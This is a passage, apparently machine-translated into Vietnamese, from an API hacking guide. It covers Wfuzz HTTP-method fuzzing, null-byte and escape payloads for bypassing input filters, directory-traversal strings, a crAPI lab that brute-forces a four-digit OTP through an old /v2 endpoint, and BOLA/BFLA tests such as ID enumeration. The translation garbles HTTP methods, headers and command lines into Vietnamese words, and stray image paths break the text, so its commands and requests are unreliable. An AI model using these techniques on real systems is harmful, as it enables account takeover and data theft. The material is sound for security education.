Như đã thảo luận trước đó trong phần này, hãy bắt đầu bằng cách phát triển đường cơ sở về cách API phản hồi các yêu cầu diễn hình bằng Trình chạy bộ sưu tập với đường dẫn phiên bản dự kiến của API. Tìm hiểu cách API phản hồi một yêu cầu thành công và cách API phản hồi với những yêu cầu xấu (hoặc yêu cầu tài nguyên không tồn tại).

Để làm cho thử nghiệm của chúng tôi dễ dàng hơn, chúng tôi sẽ thiết lập thử nghiệm tương tự cho các mã trạng thái của 200 chúng tôi đã sử dụng trước đó trong chương này. Nếu nhà cung cấp API thường phản hồi bằng mã trạng thái 404 cho các tài nguyên không tồn tại, thì phản hồi 200 cho các tài nguyên đó có thể cho biết rằng API dễ bị tấn công. Đảm bảo chèn thử nghiệm này ở cấp bộ sưu tập để nó sẽ được chạy theo mọi yêu cầu khi bạn sử dụng Trình chạy bộ sưu tập.

Bây giờ hãy lưu và chạy bộ sưu tập của bạn. Kiểm tra kết quả cho bất kỳ yêu cầu nào vượt qua bài kiểm tra này. Khi bạn đã xem xét kết quả, hãy rửa sạch và lặp lại với từ khóa mới. Nếu bạn phát hiện ra một lỗi hỏng quản lý tài sản không phù hợp, bước tiếp theo của bạn sẽ là kiểm tra điểm cuối phi sản xuất để tìm các điểm yếu bổ sung. Đây là nơi các kỹ năng thu thập thông tin của bạn sẽ được đưa vào

sử dụng tốt. Trên GitHub của mục tiêu hoặc trong nhật ký thay đổi, bạn có thể phát hiện ra rằng phiên bản cũ hơn của API dễ bị tấn công BOLA, vì vậy bạn có thể thử tấn công như vậy vào điểm cuối dễ bị tấn công. Nếu bạn không tìm thấy bất kỳ đầu mối nào trong quá trình do thám, hãy kết hợp các kỹ thuật khác có trong cuốn sách này để khai thác lỗ hỏng.

Kiểm tra phương pháp yêu cầu với Wfuzz

Một cách thực tế để sử dụng làm mờ là xác định tất cả các phương thức yêu cầu HTTP có sẵn cho một yêu cầu API nhất định. Bạn có thể sử dụng một số công cụ mà chúng tôi đã giới thiệu để thực hiện nhiệm vụ này, nhưng phần này sẽ minh họa điều đó với Wfuzz.

Đầu tiên, nắm bắt hoặc tạo yêu cầu API có phương thức HTTP được chấp nhận bạn muốn thử nghiệm. Trong ví dụ này, chúng tôi sẽ sử dụng như sau:

NHẬN /api/v2/tài khoản HTTP/1.1
MÁY CHỦ: restfuldev.com

Tác nhân người dùng: Mozilla/5.0
Chấp nhận: Ứng dụng/json

Tiếp theo, tạo yêu cầu của bạn với Wfuzz, sử dụng -X FUZZ để tạo fuzz cụ thể phương thức HTTP. Chạy Wfuzz và xem kết quả:

```
$ wfuzz -z list,GET-HEAD-POST-PUT-PATCH-TRACE-OPTIONS-CONNECT- -X FUZZ http://testsite.com/api/v2/tài khoản
```

```
*****
* Wfuzz 3.1.0 - Web Fuzzer
*****
```

Mục tiêu: http://testsite.com/api/v2/account
Tổng số yêu cầu: 8

mã lỗi	Dòng phản hồi	Từ	ký tự	Khối hàng
000000008: 405	7 L	11 W	163 Chương	"KẾT NỐI"
000000004: 405	7 L	11 W	163 Chương	"ĐẶT"
000000005: 405	7 L	11 W	163 Chương	"VÁ"
000000007: 405	7 L	11 W	163 Chương	"TÙY CHỌN"
000000006: 405	7 L	11 W	163 Chương	"DẤU VÉT"
000000002: 200	0 L	0 W	0 Ch	"CÁI ĐẦU"
000000001: 200	0 L	107 W	2610Ch	"LẤY"
000000003: 405	0 L	84 W	1503 Ch	"BƯU KIỆN"

Dựa trên những kết quả này, bạn có thể thấy rằng phản hồi cơ sở có xu hướng bao gồm mã trạng thái 405 (Phương thức không được phép) và độ dài phản hồi là 163 ký tự. Các phản hồi bắt thường bao gồm hai phương thức yêu cầu với 200 mã phản hồi. Điều này xác nhận rằng cả hai yêu cầu GET và HEAD đều hoạt động, điều này không tiết lộ nhiều điều gì mới. Tuy nhiên, bài kiểm tra này cũng

tiết lộ rằng bạn có thể sử dụng yêu cầu POST tới điểm cuối api/v2/account . Nếu bạn đang thử nghiệm một API không bao gồm phương thức yêu cầu này trong tài liệu của nó, thì có khả năng bạn đã phát hiện ra chức năng không dành cho người dùng cuối. Chức năng không có giấy tờ là một phát hiện tốt nên được kiểm tra các lỗ hỏng bổ sung.

Làm mờ "sâu hơn" để bỏ qua quá trình khử trùng đầu vào

Khi làm mờ sâu, bạn sẽ muốn có chiến lược trong việc thiết lập các vị trí tải trọng. Ví dụ: đối với trường email trong yêu cầu PUT, nhà cung cấp API có thể thực hiện công việc khá tốt khi yêu cầu nội dung của nội dung yêu cầu khớp với định dạng của địa chỉ email. Nói cách khác, bất kỳ thứ gì được gửi dưới dạng giá trị không phải là địa chỉ email đều có thể dẫn đến cùng một lỗi 400. Yêu cầu không hợp lệ. Các hạn chế tương tự có thể áp dụng cho các giá trị số nguyên và Boolean. Nếu bạn đã kiểm tra kỹ lưỡng một trường và nó không mang lại bất kỳ kết quả thú vị nào, bạn có thể muốn loại bỏ nó khỏi các thử nghiệm bổ sung hoặc để dành nó để thử nghiệm kỹ lưỡng hơn trong một cuộc tấn công riêng biệt.

Ngoài ra, để tìm hiểu sâu hơn về một lĩnh vực cụ thể, bạn có thể cố gắng thoát khỏi bất kỳ hạn chế nào đang có. Bằng cách thoát, ý tôi là đánh lừa mã vệ sinh đầu vào của máy chủ để xử lý tải trọng mà nó thường hạn chế. Có một vài thủ thuật bạn có thể sử dụng đối với các trường bị hạn chế.

Trước tiên, hãy thử gửi nội dung nào đó có dạng trường bị hạn chế (nếu đó là trường email, hãy bao gồm email trông hợp lệ), thêm một byte rỗng, sau đó thêm một vị trí tải trọng khác để chèn tải trọng làm mờ.

Đây là một ví dụ:

"người dùng": "a@b.com%00\$tést\$"

Thay vì byte rỗng, hãy thử gửi dấu gạch ngang (|), dấu ngoặc kép, dấu cách và các ký hiệu thoát khác. Tốt hơn nữa, có đủ các biểu tượng có thể gửi để bạn có thể thêm vị trí tải trọng thứ hai cho các ký tự thoát điển hình, như sau:

"người dùng": "a@b.com\$éscapé\$tést\$"

Sử dụng một tập hợp các ký hiệu thoát tiềm năng cho tải trọng \$escape\$ và tải trọng bạn muốn thực thi dưới dạng \$test\$. Để thực hiện thử nghiệm này, hãy sử dụng cuộc tấn công bằng bom chùm của Burp Suite, cuộc tấn công này sẽ duyệt qua nhiều danh sách tải trọng và thử mọi tải trọng khác không lại nó:

Thoát 1	Tải trọng1
Thoát 1	tải trọng2
Thoát 1	Tải trọng3
thoát2	Tải trọng1
thoát2	tải trọng2
thoát2	Tải trọng3

Tấn công làm mờ bằng bom chùm rất xuất sắc trong việc làm cạn kiệt một số tổ hợp tài trọng nhất định, nhưng lưu ý rằng số lượng yêu cầu sẽ tăng theo cấp số nhân. Chúng ta sẽ dành nhiều thời gian hơn với phong cách fuzzing khi cố gắng tấn công injection trong Chương 12.

Fuzzing cho việc duyệt thư mục

Một điểm yếu khác mà bạn có thể tìm ra là duyệt thư mục. Còn được gọi là truyền tải đường dẫn, truyền tải thư mục là một lỗ hổng cho phép kẻ tấn công hướng ứng dụng web di chuyển đến thư mục mẹ bằng cách sử dụng một số dạng của biểu thức .../ và sau đó đọc các tệp tùy ý. Bạn có thể tận dụng một loạt các dấu chấm và dấu gạch chéo dọc theo đường dẫn thay cho các ký hiệu thoát được mô tả trong phần trước, giống như các ký hiệu sau:

```
..  
.\  
../  
\..\  
\..\.
```

Điểm yếu này đã tồn tại trong nhiều năm và tất cả các loại kiểm soát bảo mật, bao gồm cả việc làm sạch đầu vào của người dùng, thường được áp dụng để ngăn chặn nó, nhưng với trọng tài phù hợp, bạn có thể tránh được các kiểm soát này và tường lửa ứng dụng web. Nếu bạn có thể thoát khỏi đường dẫn API, thì bạn có thể truy cập thông tin nhạy cảm như logic ứng dụng, tên người dùng, mật khẩu và thông tin nhận dạng cá nhân bổ sung (như tên, số điện thoại, email và địa chỉ).

Truyền tải thư mục có thể được thực hiện bằng cách sử dụng cả làm mờ rộng và sâu kỹ xảo. Lý tưởng nhất là bạn sẽ fuzzing sâu trên tất cả các yêu cầu của API, nhưng vì đây có thể là một nhiệm vụ to lớn, hãy thử fuzzing rộng và sau đó tập trung vào các giá trị yêu cầu cụ thể. Đảm bảo làm phong phú thêm tải trọng của bạn bằng thông tin được thu thập từ hoạt động trình sát, phân tích điểm cuối và phản hồi API có chứa lỗi hoặc tiết lộ thông tin khác.

Bản tóm tắt

Chương này đề cập đến nghệ thuật fuzzing API, một trong những kỹ thuật tấn công quan trọng nhất mà bạn cần nắm vững. Bằng cách gửi đúng đầu vào đến đúng phần của yêu cầu API, bạn có thể phát hiện ra nhiều điểm yếu của API.

Chúng tôi đã đề cập đến hai chiến lược, làm mờ rộng và sâu, hữu ích để thử nghiệm toàn bộ bề mặt tấn công của các API lớn. Trong các chương tiếp theo, chúng ta sẽ quay trở lại kỹ thuật fuzzing deep để khám phá và tấn công nhiều lỗ hổng API.

Lab #6: Làm mờ các lỗ hổng quản lý tài sản không phù hợp

Trong phòng thí nghiệm này, bạn sẽ kiểm tra kỹ năng làm mờ của mình với crAPI. Nếu bạn chưa làm như vậy, hãy xây dựng bộ sưu tập crAPI Postman, như chúng ta đã làm trong Chương 7, và lấy mã thông báo hợp lệ. Bây giờ chúng ta có thể bắt đầu bằng cách làm mờ rộng và sau đó chuyển sang làm mờ sâu dựa trên những phát hiện của chúng tôi.

Hãy bắt đầu bằng cách tìm kiếm các lỗ hổng quản lý tài sản không phù hợp.


Đầu tiên, chúng ta sẽ sử dụng Postman để mở rộng cho các phiên bản API khác nhau. Mở Postman và điều hướng đến các biến môi trường (sử dụng biểu tượng con mắt nằm ở trên cùng bên phải của Postman làm phím tắt). Thêm một biến có tên đường dẫn vào môi trường Postman của bạn và đặt giá trị thành v3. Giờ đây, bạn có thể cập nhật để kiểm tra các đường dẫn liên quan đến phiên bản khác nhau (chẳng hạn như v1, v2, nội bộ, v.v.).

Để có kết quả tốt hơn từ Postman Collection Runner, chúng tôi sẽ định cấu hình thử nghiệm bằng Trình chỉnh sửa bộ sưu tập. Chọn các tùy chọn bộ sưu tập crAPI, chọn Chính sửa và chọn tab Kiểm tra.Thêm một thử nghiệm sẽ phát hiện khi mã trạng thái 404 được trả về để mọi thử không dẫn đến phản hồi 404 Không tìm thấy sẽ được coi là bất thường. Bạn có thể sử dụng bài kiểm tra sau:

```
pm.test("Mã trạng thái là 404", function() {
    pm.response.to.have.status(404);
});
```


Chạy quét cơ bản bộ sưu tập crAPI với Trình chạy bộ sưu tập.

Trước tiên, hãy đảm bảo rằng môi trường của bạn được cập nhật và Lưu phản hồi được chọn (xem Hình 9-9).



Hình 9-9: Người chạy bộ sưu tập Postman

Vì chúng tôi đang tìm kiếm các lỗ hỏng quản lý nội dung không phù hợp nên chúng tôi sẽ chỉ kiểm tra các yêu cầu API có chứa thông tin về phiên bản trong đường dẫn. Sử dụng tính năng Tìm và Thay thế của Postman, thay thế các giá trị v2 và v3 trong bộ sưu tập bằng biến đường dẫn (xem Hình 9-10).



Hình 9-10: Thay thế thông tin phiên bản trong đường dẫn bằng biến Postman


Bạn có thể nhận thấy một vấn đề đáng quan tâm liên quan đến bộ sưu tập của chúng tôi: tất cả các điểm cuối đều có v2 trong đường dẫn ngoại trừ điểm cuối đặt lại mật khẩu, /identity/api/auth/v3/check-otp, đang sử dụng v3.

Bây giờ biến đã được đặt, hãy chạy quét đường cơ sở với đường dẫn mà chúng tôi dự kiến sẽ không thành công trên bảng. Như được hiển thị trong Hình 9-11, biến đường dẫn được đặt thành giá trị hiện tại là fail12345, giá trị này không có khả năng là giá trị hợp lệ ở bất kỳ điểm cuối nào. Biết cách API phản ứng khi không thành công sẽ giúp chúng tôi hiểu cách API phản hồi các yêu cầu về đường dẫn không tồn tại. Đường cơ sở này sẽ hỗ trợ những nỗ lực của chúng tôi để làm mờ rỗng với Bộ sưu tập Runner (xem Hình 9-12).

Nếu các yêu cầu đối với các đường dẫn không tồn tại dẫn đến các phản hồi Thành công 200, thì chúng tôi sẽ phải tìm kiếm các chi tiết khác để sử dụng nhằm phát hiện sự bất thường.

MANAGE ENVIRONMENTS				
Environment Name				
Improper Assets Management				
VARIABLE	INITIAL VALUE ⓘ	CURRENT VALUE ⓘ	...	Persist All Reset All
<input checked="" type="checkbox"/> path	v2	fail12345		
	Add a new variable			

Hình 9-11: Biến quản lý tài sản không phù hợp



Hình 9-12: Thủ nghiệm Postman Collection Runner cơ bản

Đúng như dự đoán, Hình 9-12 cho thấy rằng tất cả chín yêu cầu đều không thành công trong quá trình kiểm tra, vì nhà cung cấp API đã trả về mã trạng thái 404. Giờ đây, chúng ta có thể dễ dàng phát hiện ra những lời nói dối thường khi kiểm tra các đường dẫn như test, mobile, uat , v1 , v2 và v3. Cập nhật giá trị hiện tại của biến đường dẫn thành các đường dẫn có khả năng không được hỗ trợ khác này và chạy lại Trình chạy bộ sưu tập. Để cập nhật nhanh một biến, hãy nhập vào biểu tượng con mắt ở trên cùng bên phải của Postman.

Mỗi thử sẽ bắt đầu trở nên thú vị khi bạn quay lại các giá trị đường dẫn /v2 và /v3. Khi biến đường dẫn được đặt thành /v3, tất cả các yêu cầu đều không vượt qua được bài kiểm tra. Điều này hơi lạ, vì chúng tôi đã lưu ý trước đó rằng yêu cầu đặt lại mật khẩu đang sử dụng /v3. Tại sao yêu cầu đó không thành công bây giờ? Chà, dựa trên Collection Runner, yêu cầu đặt lại mật khẩu thực sự nhận được Lỗi 500 Máy chủ Nội bộ, trong khi tất cả các yêu cầu khác đang nhận được mã trạng thái 404 Không tìm thấy. Nghĩa bóng!

Điều tra thêm về yêu cầu đặt lại mật khẩu sẽ cho thấy rằng lỗi HTTP 500 được phát sinh khi sử dụng đường dẫn /v3 vì ứng dụng có một kiểm soát giới hạn số lần bạn có thể thử gửi mật mã một lần (OTP). Gửi yêu cầu tương tự tới /v2 cũng dẫn đến lỗi HTTP 500, nhưng phản hồi lớn hơn một chút. Có thể đáng để thử lại hai yêu cầu trong Burp Suite và sử dụng Trình so sánh để xem những khác biệt nhỏ. Yêu cầu đặt lại mật khẩu /v3 phản hồi bằng {"message": "ERROR..", "status": 500}. Yêu cầu đặt lại mật khẩu /v2 phản hồi bằng {"message": "OTP không hợp lệ! Vui lòng thử lại..", "status": 500}.

Yêu cầu đặt lại mật khẩu không phù hợp với đường cơ sở mà chúng tôi đã phát triển bằng cách phản hồi bằng mã trạng thái 404 khi đường dẫn URL không được sử dụng. Thay vào đó, chúng tôi đã phát hiện ra một khả năng dễ bị tổn thương trong quản lý tài sản! Tác động của lỗ hổng này là /v2 không có giới hạn về số lần chúng tôi có thể đoán OTP. Với OTP gồm bốn chữ số, chúng tôi có thể tìm hiểu sâu và khám phá bất kỳ OTP nào trong 10.000 yêu cầu.

Cuối cùng, bạn sẽ nhận được thông báo cho biết chiến thắng của mình: {"message": "OTP verify", "status": 200}.

10

KHAI THÁC ỦY QUYỀN



Trong chương này, chúng tôi sẽ đề cập đến hai lỗ hổng ủy quyền: BOLA và BFLA. Những cái này

lỗ hổng tiết lộ điểm yếu trong tác giả

kiểm tra hóa để đảm bảo người dùng được xác thực

chỉ có thể truy cập tài nguyên của riêng họ hoặc sử dụng chức năng phù hợp với mức độ cho phép của họ. Trong quá trình này, chúng ta sẽ thảo luận về cách xác định ID tài nguyên, sử dụng thử nghiệm AB và ABA, đồng thời tăng tốc quá trình thử nghiệm của bạn với Postman và Burp Suite.

Tìm Bola

BOLA tiếp tục là một trong những lỗ hổng nổi bật nhất liên quan đến API, nhưng nó cũng có thể là một trong những lỗ hổng dễ kiểm tra nhất. Nếu bạn thấy rằng API liệt kê các tài nguyên theo một mẫu nhất định, thì bạn có thể thử nghiệm các phiên bản khác bằng mẫu đó. Chẳng hạn, giả sử bạn nhận thấy sau khi mua hàng,

app sử dụng API để cung cấp cho bạn biên lai tại vị trí sau: /api/v1/receipt/135. Khi biết điều này, bạn có thể kiểm tra các số khác bằng cách sử dụng 135 làm vị trí tải trọng trong Burp Suite hoặc Wfuzz và thay đổi 135 thành các số từ 0 đến 200. Đây chính xác là những gì chúng tôi đã làm trong phòng thí nghiệm Chương 4 khi kiểm tra reqres.in cho tổng số tài khoản người dùng.

Phần này sẽ đề cập đến các cản nhắc và kỹ thuật bổ sung phù hợp để tìm kiếm BOLA. Khi bạn đang tìm kiếm các mối quan hệ dễ bị tổn thương của BOLA, hãy nhớ rằng chúng không chỉ được tìm thấy bằng cách sử dụng các yêu cầu GET. Có gắng sử dụng tất cả các phương pháp có thể để tương tác với các tài nguyên mà bạn không được phép truy cập. Tương tự như vậy, ID tài nguyên dễ bị tấn công không bị giới hạn trong đường dẫn URL. Đảm bảo xem xét các vị trí có thể khác để kiểm tra các điểm yếu của BOLA, bao gồm phần thân của yêu cầu và các tiêu đề.

Định vị ID tài nguyên

Cho đến nay, cuốn sách này đã minh họa các lỗ hổng BOLA bằng cách sử dụng các ví dụ như thực hiện các yêu cầu tuần tự đối với tài nguyên:

```
NHẬN/api/v1/người dùng/tài khoản/ 1111
```

```
NHẬN/api/v1/người dùng/tài khoản/ 1112
```

Để kiểm tra lỗ hổng này, bạn có thể chỉ cần brute-force tất cả các số tài khoản trong một phạm vi nhất định và kiểm tra xem các yêu cầu có dẫn đến phản hồi thành công hay không.

Đôi khi, việc tìm kiếm các phiên bản của BOLA sẽ thực sự dễ dàng như thế này. Tuy nhiên, để thực hiện kiểm tra BOLA kỹ lưỡng, bạn cần hết sức chú ý đến thông tin mà nhà cung cấp API đang sử dụng để truy xuất tài nguyên vì thông tin này có thể không quá rõ ràng. Tìm tên hoặc số ID người dùng, tên hoặc số ID tài nguyên, tên hoặc số ID tổ chức, email, số điện thoại, địa chỉ, mã thông báo hoặc tài trọng được mã hóa được sử dụng trong yêu cầu truy xuất tài nguyên.

Hãy nhớ rằng các giá trị yêu cầu có thể dự đoán được không tạo ra lỗ hổng API có thể BOLA; API được coi là dễ bị tấn công chỉ khi nó cung cấp cho người dùng quyền truy cập trái phép vào các tài nguyên được yêu cầu. Thông thường, các API không an toàn sẽ mắc lỗi xác thực rằng người dùng được xác thực nhưng không kiểm tra xem người dùng đó có được phép truy cập các tài nguyên được yêu cầu hay không.

Như bạn có thể thấy trong Bảng 10-1, có rất nhiều cách bạn có thể có gắng lây các tài nguyên mà lẽ ra bạn không được phép truy cập. Những ví dụ này dựa trên những phát hiện thành công thực tế của BOLA. Trong mỗi yêu cầu này, người yêu cầu đã sử dụng cùng một mã thông báo UserA.

Bảng 10-1: Yêu cầu tài nguyên hợp lệ và Thử nghiệm BOLA tương đương

Kiểu	yêu cầu hợp lệ	kiểm tra BOLA
ID có thể dự đoán GET	/api/v1/account/ 2222 Mã thông báo: Người dùngA_token	NHẬN /api/v1/tài khoản/ 3333 Mã thông báo: Người dùngA_token
kết hợp ID	NHẬN/api/v1/ UserA /data/2222 Mã thông báo: Người dùngA_token	NHẬN/api/v1/ Người dùngB /dữ liệu/ 3333 Mã thông báo: Người dùngA_token

Nhập	Yêu cầu hợp lệ	Kiểm tra BOLA
số nguyên dưới dạng ID POST /api/v1/account/	ĐĂNG /api/v1/tài khoản/	
Mã thông báo: Người dùngA_token	Mã thông báo: Người dùngA_token	
{"Tài khoản": 2222 }	{"Tài khoản": [3333]}	
Email dưới dạng	ĐĂNG /api/v1/người dùng/tài khoản	ĐĂNG /api/v1/người dùng/tài khoản
ID người dùng	Mã thông báo: Người dùngA_token	Mã thông báo: Người dùngA_token
{"email": "UserA@email.com"}	{"email": "UserB@email.com"}	
Id nhóm	NHÂN/api/v1/nhóm/ Công tyA	NHÂN/api/v1/nhóm/ Công tyB
	Mã thông báo: Người dùngA_token	Mã thông báo: Người dùngA_token
Kết hợp nhóm và người dùng	ĐĂNG /api/v1/nhóm/ Công tyA	ĐĂNG /api/v1/nhóm/ Công tyB
	Mã thông báo: Người dùngA_token	Mã thông báo: Người dùngA_token
{"email": "userA@CompanyA.com"}	{"email": "userB@CompanyB.com"}	
Đối tượng lồng nhau POST /api/v1/user/checking	ĐĂNG /api/v1/người dùng/kiểm tra	
	Mã thông báo: Người dùngA_token	Mã thông báo: Người dùngA_token
{"Tài khoản": 2222 }	{"Tài khoản": {"Tài khoản": :3333}}	
Nhiều đối tượng	ĐĂNG /api/v1/người dùng/kiểm tra	ĐĂNG /api/v1/người dùng/kiểm tra
	Mã thông báo: Người dùngA_token	Mã thông báo: Người dùngA_token
{"Tài khoản": 2222 }	{"Tài khoản": 2222, "Tài khoản": 3333, "Tài khoản": 5555 }	
mã thông báo có thể dự đoán	ĐĂNG /api/v1/người dùng/tài khoản	ĐĂNG /api/v1/người dùng/tài khoản
	Mã thông báo: Người dùngA_token	Mã thông báo: Người dùngA_token
{"dữ liệu": "Df1K1df7jSdfa1acaa"}	{"dữ liệu": "Df1K1df7jSdfa2dfa"}	

Đôi khi, chỉ yêu cầu tài nguyên sẽ không đủ; thay vào đó, bạn sẽ cần yêu cầu tài nguyên như nó được yêu cầu, thường bằng cách cung cấp cả ID tài nguyên và ID người dùng. Do đó, do bản chất của cách tổ chức các API, một yêu cầu tài nguyên thích hợp có thể yêu cầu định dạng kết hợp ID được hiển thị trong Bảng 10-1. Tương tự, bạn có thể cần biết ID nhóm cùng với ID tài nguyên, như trong định dạng kết hợp nhóm và người dùng .

Các đối tượng lồng nhau là một cấu trúc điển hình được tìm thấy trong dữ liệu JSON. Đây là những đối tượng bổ sung đơn giản được tạo bên trong một đối tượng. Vì các đối tượng lồng nhau là một định dạng JSON hợp lệ, nên yêu cầu sẽ được xử lý nếu quá trình xác thực đầu vào của người dùng không ngăn cản yêu cầu đó. Khi sử dụng một đối tượng lồng nhau, bạn có thể thoát hoặc bỏ qua các biện pháp bảo mật được áp dụng cho cặp khóa/giá trị bên ngoài bằng cách bao gồm một cặp khóa/giá trị riêng biệt bên trong đối tượng lồng nhau mà có thể không áp dụng cùng các biện pháp kiểm soát bảo mật cho nó. Nếu ứng dụng xử lý các đối tượng lồng nhau này, thì chúng là một véc tơ tuyệt vời cho điểm yếu quyền.

Thử nghiệm AB cho BOLA

Cái mà chúng tôi gọi là thử nghiệm AB là quá trình tạo tài nguyên bằng một tài khoản và cố gắng truy xuất các tài nguyên đó dưới dạng một tài khoản khác. Đây là một trong những cách tốt nhất để xác định cách xác định tài nguyên và những yêu cầu nào được sử dụng để có được chúng. Quá trình thử nghiệm AB trông như thế này:

- Tạo tài nguyên là UserA. Lưu ý cách các tài nguyên được xác định và cách các tài nguyên được yêu cầu.

- Hoán đổi mã thông báo UserA của bạn để lấy mã thông báo của người dùng khác. Trong nhiều trường hợp, nếu có quy trình đăng ký tài khoản, bạn sẽ có thể tạo tài khoản thứ hai (UserB).
- Sử dụng mã thông báo của UserB, thực hiện yêu cầu tài nguyên của UserA. Tập trung về các nguồn thông tin cá nhân. Kiểm tra mọi tài nguyên mà Người dùng B không được phép truy cập, chẳng hạn như tên đầy đủ, email, số điện thoại, số An sinh xã hội, thông tin tài khoản ngân hàng, thông tin pháp lý và dữ liệu giao dịch.

Quy mô của thử nghiệm này nhỏ, nhưng nếu bạn có thể truy cập tài nguyên của một người dùng, bạn có thể truy cập tất cả các tài nguyên người dùng có cùng cấp đặc quyền.

Một biến thể của thử nghiệm AB là tạo ba tài khoản để thử nghiệm. Bằng cách đó, bạn có thể tạo tài nguyên trong từng tài khoản trong số ba tài khoản khác nhau, phát hiện bất kỳ mâu nàn trong số nhận dạng tài nguyên và kiểm tra xem yêu cầu nào được sử dụng để yêu cầu những tài nguyên đó, như sau:

- Tạo nhiều tài khoản ở mỗi cấp đặc quyền mà bạn có truy cập. Hãy nhớ rằng mục tiêu của bạn là kiểm tra và xác thực các biện pháp kiểm soát bảo mật, chứ không phải phá hoại hoạt động kinh doanh của ai đó. Khi thực hiện các cuộc tấn công BFLA, có khả năng bạn có thể xóa thành công tài nguyên của những người dùng khác, vì vậy sẽ giúp hạn chế một cuộc tấn công nguy hiểm như thế này đối với tài khoản thử nghiệm mà bạn tạo.
- Sử dụng tài khoản của bạn, tạo tài nguyên bằng tài khoản của UserA và cố gắng tương tác với nó bằng UserB's. Sử dụng tất cả các phương pháp theo ý của bạn.

Bola kênh phụ

Một trong những phương pháp yêu thích của tôi để lấy thông tin nhạy cảm từ API là thông qua tiết lộ kênh phụ. Về cơ bản, đây là bất kỳ thông tin nào thu thập được từ các nguồn không mong muốn, chẳng hạn như dữ liệu về thời gian. Trong các chương trước, chúng ta đã thảo luận về cách API có thể tiết lộ sự tồn tại của tài nguyên thông qua phần mềm trung gian như X-Response-Time. Khám phá kênh bên là một lý do khác giải thích tại sao điều quan trọng là sử dụng API như dự định và phát triển đường cơ sở cho các phản hồi bình thường.

Ngoài thời gian, bạn có thể sử dụng mã phản hồi và độ dài để xác định xem tài nguyên có tồn tại hay không. Ví dụ: nếu một API phản hồi các tài nguyên không tồn tại với lỗi 404 Not Found nhưng lại có phản hồi khác đối với các tài nguyên hiện có, chẳng hạn như 405 Unauthorized, thì bạn sẽ có thể thực hiện một cuộc tấn công kênh bên BOLA để khám phá các tài nguyên hiện có như tên người dùng, ID tài khoản và số điện thoại.

Bảng 10-2 đưa ra một số ví dụ về yêu cầu và phản hồi có thể hữu ích cho việc tiết lộ BOLA kênh phụ. Nếu 404 Not Found là phản hồi tiêu chuẩn cho các tài nguyên không tồn tại, thì các mã trạng thái khác có thể được sử dụng để liệt kê tên người dùng, số ID người dùng và số điện thoại. Các yêu cầu này chỉ cung cấp một vài ví dụ về thông tin có thể được thu thập khi API có các phản hồi khác nhau đối với các tài nguyên không tồn tại và các tài nguyên hiện có.

tài nguyên mà bạn không được phép xem. Nếu những yêu cầu này thành công, chúng có thể dẫn đến việc tiết lộ nghiêm trọng dữ liệu nhạy cảm.

Bảng 10-2: Ví dụ về Công bố BOLA Kênh phụ

Lời yêu cầu	Phản ứng
NHÂN/api/người dùng/test987123	404 Không tìm thấy HTTP/1.1
NHÂN/api/người dùng/hapihacker	405 HTTP/1.1 trái phép { }
NHÂN/api/người dùng/1337	405 HTTP/1.1 trái phép { }
NHÂN/api/người dùng/điện thoại/2018675309	405 HTTP/1.1 trái phép { }

Về bản thân, phát hiện BOLA này có vẻ rất nhỏ, nhưng thông tin như thế này có thể chứng minh là có giá trị trong các cuộc tấn công khác. Ví dụ: bạn có thể tận dụng thông tin về độ tuổi được thu thập thông qua tiết lộ kênh phụ để thực hiện các cuộc tấn công vũ phu nhằm giành quyền truy cập vào các tài khoản hợp lệ. Bạn cũng có thể sử dụng thông tin được thu thập trong một tiết lộ như thế này để thực hiện các thử nghiệm BOLA khác, chẳng hạn như thử nghiệm BOLA kết hợp ID được trình bày trong Bảng 10-1.

Tìm BFLAS

Tìm kiếm BFLA liên quan đến việc tìm kiếm chức năng mà bạn không có quyền truy cập. Lỗi hỏng bảo mật BFLA có thể cho phép bạn cập nhật giá trị đối tượng, xóa dữ liệu và thực hiện hành động với tư cách người dùng khác. Để kiểm tra, hãy thử thay đổi hoặc xóa tài nguyên hoặc giành quyền truy cập vào chức năng thuộc về người dùng hoặc cấp đặc quyền khác.

